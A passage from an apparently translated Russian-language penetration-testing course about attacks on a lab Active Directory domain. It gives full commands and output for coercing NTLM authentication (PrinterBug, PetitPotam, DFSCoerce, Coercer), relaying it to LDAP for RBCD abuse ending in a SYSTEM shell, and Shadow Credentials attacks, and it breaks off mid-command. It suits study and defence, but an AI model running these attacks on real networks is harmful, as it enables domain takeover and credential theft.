Для принудительной аутентификации HTTP NTLM на хостах с поддержкой WebDAV используем тот же синтаксис. Однако для listener укажем допустимую строку подключения WebDAV, используя формат ATTACKER_MACHINE_NAME@PORT/PATH:

– Поле ATTACKER_MACHINE_NAME должно быть именем NetBIOS или доменным именем машины атакующего (Responder предоставляет его по умолчанию при запуске). Однако, поскольку Responder в любом случае будет отравлять широковещательный трафик, устанавливаем в качестве этого значения произвольную строку. В нашем случае установим SUPPORTPC.

– В поле PORT указывается произвольный порт, который служба WebDAV будет использовать для подключения к атакующей машине. В нашем случае установим его в значение 80.

– В поле PATH указывается произвольный путь, по которому служба WebDAV попытается подключиться. В нашем случае установим его в значении print.

Пример:

```
python3 printerbug.py inlane-
freight/plaintext$:'o6@ekK5#rlw2rAe'@172.16.117.60 SUPPORTPC@80/print

[*] Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 172.16.117.60
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is
unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

После выполнения команды можно заметить, что Responder (убедитесь, что HTTP-сервер в Responder.conf включён) захватил хеш WebDAV NTLMv2 SQL01$:

```
[*] [NBT-NS] Poisoned answer sent to 172.16.117.60 for name SUPPORTPC (ser-
vice: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 172.16.117.60   for name supportpc.local
[*] [LLMNR]  Poisoned answer sent to 172.16.117.60 for name supportpc
[HTTP] Sending NTLM authentication request to fe80::1559:28a9:7c9:caca
[WebDAV] NTLMv2 Client   : fe80::1559:28a9:7c9:caca
[WebDAV] NTLMv2 Username : INLANEFREIGHT\SQL01$
[WebDAV] NTLMv2 Hash     :
```

MS-EFSR PetitPotam

PetitPotam использует методы EfsRpcOpenFileRaw и EfsRpcEncrypt-FileSrv протокола удалённого шифрования файловой системы (MS-EFSR/EFSRPC). Подобно PrinterBug, PetitPotam требует действительных учётных данных домена. Однако до исправления двух этих методов, описанных в CVE-2021-36942, злоумышленники без действительных учётных данных домена могли принудительно приходить аутентификацию с любого компьютера, входящего в домен, включая контроллеры домена. Предположим, что нет действительных учётных данных домена, и мы сталкиваемся с хостами с исправленными EfsRpcOpenFileRaw и EfsRpcEncryptFileSrv. В этом случае можно попробовать PetitPotam от ly4k, который реализует другие методы, не реализованные в оригинальном PetitPotam.

У PetitPotam.py есть два позиционных аргумента: listener и target, оба из которых могут быть именем хоста или IP-адресом. Однако первый аргумент предназначен для атакующей машины, а второй – для цели, с которой она должна принудительно пройти аутентификацию. В аргументах --username/-u и --password/-p указываются действительные учётные данные домена, которые будет использовать PetitPotam.py (можем использовать опцию -no-pass, если необходимо использовать прокси-сервер PetitPotam.py через ntlmrelayx):

```
python3 PetitPotam.py 172.16.117.30 172.16.117.3 -u 'plaintext$' -p
'o6@ekK5#rlw2rAe' -d inlanefreight.local


              ___            _        _       _         ___             _
             | _ \   ___     | |_     (_)     | |_      | _ \   ___     | |_
__ _    _ __
             |  _/  / -_)    |  _|    | |     |  _|     |  _/  / _ \    |  _|  /
_` |  | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|
\__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """
|_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-
0-0-'"`-0-0-'

             PoC to elicit machine account authentication via some MS-EFSRPC
functions
                                      by topotam (@topotam77)

                    Inspired by @tifkin_ & @elad_shamir previous work
on MS-RPRN
```

```
Trying pipe lsarpc
[-] Connecting to ncacn_np:172.16.117.3[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
python3 Responder.py -I ens192

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                    |__|

<SNIP>

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 172.16.117.3
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\DC01$
[SMB] NTLMv2-SSP Hash     :
```

Используем тот же синтаксис для принудительной аутентификации HTTP NTLM на хостах с поддержкой WebDAV. Однако для listener укажем действительную строку подключения WebDAV:

```
python3 PetitPotam.py WIN-MMRQDG2R0ZX@80/files 172.16.117.60 -u 'plaintext$'
-p 'o6@ekK5#rlw2rAe'



              ___            _        _      _        ___             _
             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_
__ _    _ __
             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  /
_` |  | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|
\__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """
|_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-
0-0-'"`-0-0-'

             PoC to elicit machine account authentication via some MS-EFSRPC
functions
                                      by topotam (@topotam77)
```

```
                    Inspired by @tifkin_ & @elad_shamir previous work
on MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:172.16.117.60[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
[*] [NBT-NS] Poisoned answer sent to 172.16.117.60 for name WIN-MMRQDG2R0ZX
(service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 172.16.117.60   for name win-
mmrqdg2r0zx.local
[*] [LLMNR]  Poisoned answer sent to 172.16.117.60 for name win-mmrqdg2r0zx
[WebDAV] NTLMv2 Client   : fe80::1559:28a9:7c9:caca
[WebDAV] NTLMv2 Username : INLANEFREIGHT\SQL01$
[WebDAV] NTLMv2 Hash     :
```

MS-DFSNM DFSCoerce

DFSCoerce использует методы NetrDfsAddStdRoot и NetrDfsRemoveStdRoot протокола управления пространством имён (MS-DFSNM). Как и в случае с предыдущими инструментами, для его использования требуются действительные учётные данные домена:

```
python3 dfscoerce.py -u 'plaintext$' -p 'o6@ekK5#rlw2rAe' 172.16.117.30
172.16.117.3

[-] Connecting to ncacn_np:172.16.117.3[\PIPE\netdfs]
[+] Successfully bound!
[-] Sending NetrDfsRemoveStdRoot!
NetrDfsRemoveStdRoot
ServerName:                      '172.16.117.30\x00'
RootShare:                       'test\x00'
ApiFlags:                        1

DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[SMB] NTLMv2-SSP Client   : 172.16.117.3
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\DC01$
[SMB] NTLMv2-SSP Hash     :
```

Coercer

Coercer – мощный инструмент принудительной аутентификации, автоматизирующий злоупотребление 17 методами в 5 протоколах. Рассмотрим режимы сканирования и принуждения Coercer (есть также режим нечёткого анализа).

В режиме сканирования проверяются RPC-вызовы, прослушиваемые на компьютере-жертве, для определения, можно ли их использовать для принудительной аутентификации. Хотя при использовании режима сканирования запускать Responder не требуется, вывод Coercer может вводить в заблуждение: несмотря на то, что после его запуска получаем хеши SMB NTLM, Coercer выводит отладочные сообщения красным цветом (в отличие от режима принуждения):

```
Coercer scan -t 172.16.117.50 -u 'plaintext$' -p 'o6@ekK5#rlw2rAe' -d inlane-
freight.local -v

        ______
       / ____/___  ___  ______________  _____
      / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
     / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4-blackhat-edition
     \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting scan mode
[info] Scanning target 172.16.117.50
[+] Listening for authentications on '172.16.117.30', SMB port 445
[!] SMB named pipe '\PIPE\Fssagentrpc' is not accessible!
[!] SMB named pipe '\PIPE\efsrpc' is not accessible!
[+] SMB named pipe '\PIPE\eventlog' is accessible!
   [+] Successful bind to interface (82273fdc-e32a-18c3-3f78-827929dc23ea,
0.0)!
      [!] (NO_AUTH_RECEIVED) MS-
EVEN──>ElfrOpenBELW(BackupFileName='\??\UNC\172.16.117.30\sXd63wiK\aa')
<SNIP>
```

Режим принуждения использует RPC-вызовы на компьютере-жертве для принудительной аутентификации, чтобы ретранслировать их на ретрансляторы, например, с помощью ntlmrelayx. Будем использовать параметр --always-continue, поскольку в противном случае Coercer будет требовать подтверждения продолжения принуждения для каждого RPC-вызова. В отличие от режима сканирования, даже если это сообщение об ошибке и аутентификация была принудительной, Coercer будет использовать зелёный цвет:

```
Coercer coerce -t 172.16.117.50 -l 172.16.117.30 -u 'plaintext$' -p
'o6@ekK5#rlw2rAe' -d inlanefreight.local -v --always-continue

        ______
       / ____/___  ___  ______________  _____
      / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
     / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4-blackhat-edition
     \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting coerce mode
[info] Scanning target 172.16.117.50
```

```
[+] Coercing '172.16.117.50' to authenticate to '172.16.117.30'
[!] SMB named pipe '\PIPE\Fssagentrpc' is not accessible!
[!] SMB named pipe '\PIPE\efsrpc' is not accessible!
[+] SMB named pipe '\PIPE\eventlog' is accessible!
   [+] Successful bind to interface (82273fdc-e32a-18c3-3f78-827929dc23ea,
0.0)!
      [!] (NO_AUTH_RECEIVED) MS-
EVEN──>ElfrOpenBELW(BackupFileName='\??\UNC\172.16.117.30\eYZugFvq\aa')
[+] SMB named pipe '\PIPE\lsarpc' is accessible!
   [+] Successful bind to interface (c681d488-d850-11d0-8c52-00c04fd90f7e,
1.0)!
      [>] (-testing-) MS-
EFSR──>EfsRpcDecryptFileSrv(FileName='\\172.16.117.30\MCdr2yRV\file.txt\
[+] (ERROR_BAD_NETPATH) MS-
EFSR──>EfsRpcDecryptFileSrv(FileName='\\172.16.117.30\MCdr2yRV\file.txt\x00')
      [+] (ERROR_BAD_NETPATH) MS-
EFSR──>EfsRpcDecryptFileSrv(FileName='\\172.16.117.30\TTT3UX3c\\x00')
<SNIP>
```

У Coercer есть опция --auth-type, которая позволяет указать значения http или smb, в зависимости от типа аутентификации NTLM, который необходимо принудительно применить. Однако, к сожалению, все версии Coercer 2.* не могут успешно принудительно применить аутентификацию HTTP NTLM на хостах с включённым WebDAV (инструмент может принудительно применять только аутентификацию SMB NTLM). Несмотря на меньшее количество методов по сравнению с версиями 2.*, версия 1.6 успешно реализует принуждение к аутентификации HTTP NTLM. Необходимо использовать опцию -wh для указания хоста WebDAV (будем использовать SUPPORTPC2; однако всегда можно использовать имя компьютера с Responder), а -wp – для указания порта WebDAV (будем использовать значение 80):

```
python3 Coercer.py -t 172.16.117.60 -u 'plaintext$' -p 'o6@ekK5#rlw2rAe' -wh
SUPPORTPC2 -wp 80 -v


      ______
     / ____/___  ___  _____________  _____
    / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
   / /___/ /_/ /  __/ /  / /__/  __/ /      v1.6
   \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[debug] Detected 5 usable pipes in implemented protocols.
[172.16.117.60] Analyzing available protocols on the remote machine and per-
form RPC calls to coerce authentication to None ...
        <SNIP>
        [>] Connecting to ncacn_np:172.16.117.60[\PIPE\lsarpc] ... success
```

```
   [>] Pipe '\PIPE\lsarpc' is accessible!
         [>] Connecting to ncacn_np:172.16.117.60[\PIPE\lsarpc] ... success
         [>] Binding to <uuid='c681d488-d850-11d0-8c52-00c04fd90f7e', ver-
sion='1.0'> ... success
         [>] Connecting to ncacn_np:172.16.117.60[\PIPE\lsarpc] ... success
         [>] Binding to <uuid='c681d488-d850-11d0-8c52-00c04fd90f7e', ver-
sion='1.0'> ... success
      [>] On '172.16.117.60' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcOpenFileRaw' (opnum 0) ... rpc_s_access_denied
      [>] On '172.16.117.60' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcEncryptFileSrv' (opnum 4) ... ERROR_BAD_NETPATH
(Attack has worked!)
      [>] On '172.16.117.60' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcDecryptFileSrv' (opnum 5) ... ERROR_BAD_NETPATH
(Attack has worked!)
      [>] On '172.16.117.60' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcQueryUsersOnFile' (opnum 6) ... ERROR_BAD_NETPATH
(Attack has worked!)
      [>] On '172.16.117.60' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcQueryRecoveryAgents' (opnum 7) ... ERROR_BAD_NETPATH
(Attack has worked!)
      [>] On '172.16.117.60' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcEncryptFileSrv' (opnum 12) ... ERROR_BAD_NETPATH
(Attack has worked!)
<SNIP>

[+] All done!
[*] [LLMNR]  Poisoned answer sent to 172.16.117.60 for name supportpc2
[*] [MDNS] Poisoned answer sent to 172.16.117.60   for name supportpc2.local
[HTTP] Sending NTLM authentication request to fe80::1559:28a9:7c9:caca
[WebDAV] NTLMv2 Client   : fe80::1559:28a9:7c9:caca
[WebDAV] NTLMv2 Username : INLANEFREIGHT\SQL01$
[WebDAV] NTLMv2 Hash     :
```

Вместо использования Coercer для автоматизации злоупотреблений RPC-вызовами, можно реализовать то же самое вручную, используя репозиторий GitHub https://github.com/p0dalirius/windows-coerced-authentication-methods с методами принудительной аутентификации Windows. Предположим, необходимо злоупотребить только RPC-вызовом NetrDfsAddStdRoot из MS-DFSNM. После клонирования репозитория переходим в каталог с методами MS-DFSNM, а затем в каталог с конкретным RPC-вызовом, в нашем случае NetrDfsAddStdRoot. В каждом каталоге RPC-вызова находится скрипт Python coerce_poc.py, который можно использовать, указав действительные учётные данные, доменное имя, а также данные прослушивателя и целевого объекта, после чего запустить:

```
python3 coerce_poc.py -u 'plaintext$' -p 'o6@ekK5#rlw2rAe' -d inlane-
freight.local 172.16.117.30 172.16.117.3

Windows auth coerce using MS-DFSNM::NetrDfsAddStdRoot()

[>] Connecting to ncacn_np:172.16.117.3[\PIPE\netdfs] ... success
[>] Binding to <uuid='4fc742e0-4a10-11cf-8273-00aa004ae673', version='3.0'>
... success
[>] Calling NetrDfsAddStdRoot() ...
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
python3 Responder.py -I ens192

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

<SNIP>

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 172.16.117.3
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\DC01$
[SMB] NTLMv2-SSP Hash     :
```

1.7. РАСШИРЕННЫЕ АТАКИ РЕТРАНСЛЯЦИИ NTLM, НАЦЕЛЕННЫЕ НА KERBEROS

В этом разделе рассмотрим оставшиеся две атаки: злоупотребление RBCD Kerberos и атаки с использованием паролей, в частности, Shadow Credentials.

Resource-Based Constrained Delegation (RBCD) – это тип делегирования протокола Kerberos, позволяющий компьютеру доверять аутентификации, поступающей с других компьютеров. Этот тип делегирования реализуется путём установки атрибута Active Directory msDS-AllowedToActOnBehalfOfOtherIdentity для хранения доверенных компьютеров. Например, если необходимо настроить RBCD на сервере SQL01$ для доверия аутентификации, исходящей от сервера WS01$, необходимо установить атрибут msDS-AllowedToActOnBehalfOfOtherIdentity сервера SQL01$ в значение WS01$. Впоследствии сервер WS01$ сможет запрашивать сервисные тикеты от имени любого другого пользователя в домене и проходить аутентификацию на сервере SQL01$. Например, сервер WS01$ может выдавать себя за администратора домена и проходить аутентификацию на сервере SQL01$ с повышенными привилегиями.

Злоупотребление RBCD возможно посредством ретрансляции аутентификации NTLM, поскольку по умолчанию компьютер может редактировать свой атрибут msDS-AllowedToActOnBehalfOfOtherIdentity. Следовательно, если можно принудительно заставить целевой компьютер выполнить аутентификацию NTLM и ретранслировать её через протокол LDAP на контроллер домена, можно отредактировать его атрибут msDS-AllowedToActOnBehalfOfOtherIdentity и добавить любой компьютер, контролируемый злоумышленником.

Злоупотребление RBCD посредством ретрансляции аутентификации NTLM требует объединения различных методов, рассмотренных ранее. Рассмотрим способ злоупотребления учётной записью компьютера plaintext$ (которую мы создали ранее) и используем методы принудительной аутентификации против целевого компьютера, которые обсуждались в предыдущем разделе. Кроме того, для успешной атаки на целевом компьютере должна быть включена служба WebClient (т.е. WebDAV), чтобы можно было принудительно заставить его выполнять аутентификацию NTLM по протоколу HTTP вместо SMB. В противном случае контроллер домена отклонит ретранслируемые запросы из-за требований к подписанию сеанса. Однако, если контроллер домена уязвим к CVE-2019-1040, можно использовать опцию --remove-mic ntlmrelayx для ретрансляции аутентификации SMB NTLM через протокол LDAP.

Принудительно включим службу WebClient на компьютерах SQL01 и WS01, используя модуль drop-sc CrackMapExec для общих каталогов \\DC01\Testing и \\DC01\smb:

```
crackmapexec smb 172.16.117.3 -u anonymous -p '' -M drop-sc -o
URL=https://172.16.117.30/testing FILENAME=@secret

[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+] INLANE-
FREIGHT.LOCAL\anonymous:
DROP-SC     172.16.117.3    445    DC01             [+] Found writable share:
smb
DROP-SC     172.16.117.3    445    DC01             [+] [OPSEC] Created
@secret.searchConnector-ms file on the smb share
DROP-SC     172.16.117.3    445    DC01             [+] Found writable share:
Testing
DROP-SC     172.16.117.3    445    DC01             [+] [OPSEC] Created
@secret.searchConnector-ms file on the Testing share
```

Подождав пару минут и используя модуль webdav CrackMapExec, можно заметить, что на узлах 172.16.117.50 и 172.16.117.60 включён WebDAV:

```
crackmapexec smb 172.16.117.0/24 -u plaintext$ -p o6@ekK5#rlw2rAe -M webdav

SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.50   445    WS01             [*] Windows 10.0 Build
17763 x64 (name:WS01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.60   445    SQL01            [*] Windows 10.0 Build
17763 x64 (name:SQL01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+] INLANE-
FREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
SMB         172.16.117.50   445    WS01             [+] INLANE-
FREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
WEBDAV      172.16.117.50   445    WS01             WebClient Service enabled
on: 172.16.117.50
SMB         172.16.117.60   445    SQL01            [+] INLANE-
FREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
WEBDAV      172.16.117.60   445    SQL01            WebClient Service enabled
on: 172.16.117.60
```

Теперь, когда мы знаем, что WebDAV включён на сервере SQL01, запустим Responder для отравления запросов, убедившись, что серверы SMB и HTTP отключены, чтобы можно было получать запросы HTTP NTLM при принудительной аутентификации SQL01$:

```
sudo python3 Responder.py -I ens192

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  <SNIP>

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]
```

```
[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
<SNIP>
```

Запустим ntlmrelayx, нацеленный на контроллер домена с LDAPS (или LDAP) и опцией --delegate-access для выполнения атаки RBCD, опцией --escalate-user и учётной записью компьютера, которую необходимо указать в атрибуте msDS-AllowedToActOnBehalfOfOtherIdentity сервера SQL01$:

```
sudo ntlmrelayx.py -t ldaps://INLANEFREIGHT\\'SQL01$'@172.16.117.3 --
delegate-access --escalate-user 'plaintext$' --no-smb-server --no-dump

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

Теперь нужно заставить сервер SQL01$ выполнить HTTP-аутентификацию NTLM на атакующей машине. Будем использовать скрипт printerbug.py, и, как упоминалось ранее, прослушиватель должен быть допустимой строкой подключения WebDAV:

```
python3 printerbug.py inlane-
freight/plaintext$:'o6@ekK5#rlw2rAe'@172.16.117.60 LINUX01@80/print

[*] Impacket v0.11.0 - Copyright 2023 Fortra

[*] Attempting to trigger authentication via rprn RPC at 172.16.117.60
```

```
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is
unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

Если принудительная аутентификация активировала HTTP NTLM-аутентификацию на атакующей машине, Responder покажет отправленные им ответы:

```
[*] [NBT-NS] Poisoned answer sent to 172.16.117.60 for name LINUX01 (service:
Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 172.16.117.60   for name linux01.local
[*] [LLMNR]  Poisoned answer sent to 172.16.117.60 for name linux01
```

Инструмент ntlmrelayx будет ретранслировать HTTP NTLM-аутентификацию через протокол LDAPS, и если атака RBCD выполнена успешна, укажет на успешность делегирования, позволив plaintext$ выдавать себя за пользователей SQL01$ через S4U2Proxy:

```
[*] HTTPD(80): Connection from INLANEFREIGHT/[email] controlled, attacking
target ldaps://INLANEFREIGHT\[email]
[*] HTTPD(80): Authenticating against ldaps://INLANEFREIGHT\[email] as IN-
LANEFREIGHT/SQL01$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large do-
mains
[*] Delegation rights modified succesfully!
[*] plaintext$ can now impersonate users on SQL01$ via S4U2Proxy
[*] All targets processed!
```

Поскольку SQL01$ доверяет plaintext$ (чэто означает, что plaintext$ может проходить аутентификацию на сервере SQL01$ и, что наиболее важно, выдавать себя за любого пользователя), подключимся по SMB от имени учётной записи администратора. Чтобы выдать себя за администратора, используем скрипт getST.py из набора PKINITtools для запроса сервисного тикета и сохранения его в файле ccache (кеша учётных данных). Параметр -spn cifs/sql01.inlanefreight.local указывает, что нужно взаимодействовать со службой CIFS/SMB на сервере sql01.inlanefreight.local. Параметр -impersonate указывает учётную запись, которую необходимо использовать (Administrator), а -dc-ip указывает IP-адрес контроллера домена (172.16.117.3). Наконец, добавим учётные данные plaintext$:o6@ekK5#rlw2rAe для аутентификации на контроллере домена. Необходимо использовать Service Principal Name (SPN) вместе с полным доменным именем. В противном случае атака не удастся:

```
cat /etc/hosts | grep sql01

172.16.117.60   sql01   sql01.inlanefreight.local
getST.py -spn cifs/sql01.inlanefreight.local -impersonate Administrator
-dc-ip 172.16.117.3 "INLANEFREIGHT"/"plaintext$":"o6@ekK5#rlw2rAe"

Impacket v0.11.0 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

Результатом этой команды является тикет, сохранённый в файле Administrator.ccache. Используем утилиту psexec.py для передачи тикета и получения интерактивной оболочки на сервере sql01.inlanefreight.local/172.16.117.60 через протокол SMB. Необходимо установить переменную окружения KRB5CCNAME в значение Administrator.ccache, опцию -k для использования аутентификации Kerberos и опцию -no-pass, чтобы psexec.py не запрашивал пароль:

```
KRB5CCNAME=Administrator.ccache psexec.py -k -no-pass
sql01.inlanefreight.local

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on sql01.inlanefreight.local.....
[*] Found writable share ADMIN$
[*] Uploading file MpAADkGH.exe
[*] Opening SVCManager on sql01.inlanefreight.local.....
[*] Creating service pVuJ on sql01.inlanefreight.local.....
[*] Starting service pVuJ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Необходимо всегда использовать полное доменное имя (FQDN) в качестве имени цели при использовании аутентификации Kerberos.

Эта атака существует в других вариантах и может быть реализована с помощью других инструментов, например, DavRelayUp выполняет ту же

атаку локально, не требуя экспорта сервисного тикета на удалённую машину и последующего его использования.

Предположим, что мы скомпрометировали учётную запись cjaq, и она имеет повышенные привилегии по сравнению с учётной записью jperez. Чтобы закрепить доступ, используя учётную запись jperez, существуют два широко распространённых метода:

1. Сброс пароля учётной записи с использованием привилегий cjaq.
2. Получение NTLMv2-хеша учётной записи и попытка перебора пароля в офлайн-режиме.

Однако в реальных ситуациях эти методы неэффективны. Существует третий метод, известный как Shadow Credentials. Как описано в статье Shadow Credentials: Abusing Key Trust Account Mapping for Account Takeover, атака с использованием теневых учётных данных фактически добавляет альтернативные учётные данные к учётной записи, позволяя злоумышленникам получить тикет TGT и, следовательно, хеш NTLM для пользователя/компьютера. Теневые учётные данные сохраняются даже при смене паролей пользователем/компьютером.

Для реализации этой атаки ретранслируем NTLM-аутентификацию учётной записи с повышенными привилегиями, в нашем случае cjaq, через протокол LDAP(S) на контроллере домена для создания теневых учётных данных для целевой учётной записи jperez. Для этой атаки требуется, чтобы домен мог использовать PKINIT (механизм предварительной аутентификации Kerberos с использованием сертификатов X.509), что обычно реализуется при установке служб каталогов Active Directory (ADCS) или другой внутренней инфраструктуры открытых ключей (PKI).

Сначала запустим Responder с отключённым HTTP-сервером, чтобы отравить ответы:

```
sudo python3 Responder.py -I ens192

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  <SNIP>
```

```
[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
<SNIP>
```

Затем используем инструмент ntlmrelayx и выберем протокол LDAP(S) на контроллере домена, используя NTLM-аутентификацию CJAQ. Параметр --shadow-credentials позволяет ntlmrelayx выполнить атаку Shadow Credentials, а --shadow-target указывает, какую учётную запись выбрать для атаки и для какой учётной записи нужно установить атрибут KeyCredentialLink. Если параметр --shadow-target не указан, целью будет ретранслирующая учётная запись (CJAQ):

```
ntlmrelayx.py -t ldap://INLANEFREIGHT.LOCAL\\[email] --shadow-credentials --
shadow-target jperez --no-da --no-dump --no-acl

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>

[*] Servers started, waiting for connections
```

После того, как аутентификация NTLM будет передана через протокол LDAP на контроллер домена, и атака завершится успешно, ntlmrelayx сохранит сертификат .PFX для jperez (в данном случае с именем rbnYdUv8.pfx) и пароль, которым он защищён (в данном случае NRzoep723H6Yfc0pY91Z):

```
ntlmrelayx.py -t ldap://INLANEFREIGHT\\[email] --shadow-credentials --shadow-
target jperez --no-da --no-dump --no-acl

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Servers started, waiting for connections
[*] Setting up RAW Server on port 6666
[*] HTTPD(80): Client requested path: /xml;
[*] HTTPD(80): Connection from INLANEFREIGHT/[email] controlled, attacking
target ldap://INLANEFREIGHT\[email]
[*] HTTPD(80): Client requested path: /i0t823yj4q
[*] HTTPD(80): Authenticating against ldap://INLANEFREIGHT\[email] as INLANE-
FREIGHT/CJAQ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large do-
mains
[*] All targets processed!
```

```
[*] Searching for the target account
[*] Target user found: CN=Jeffry Perez,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 0e7ed4f1-1a8f-180b-cb7a-
602f765c9cc6
[*] Updating the msDS-KeyCredentialLink attribute of jperez
[*] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saved PFX (#PKCS12) certificate & key at path: rbnYdUv8.pfx
[*] Must be used with password: NRzoep723H6Yfc0pY91Z
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
[*] Run the following command to obtain a TGT
[*] python3 PKINITtools/gettgtpkinit.py -cert-pfx rbnYdUv8.pfx -pfx-pass
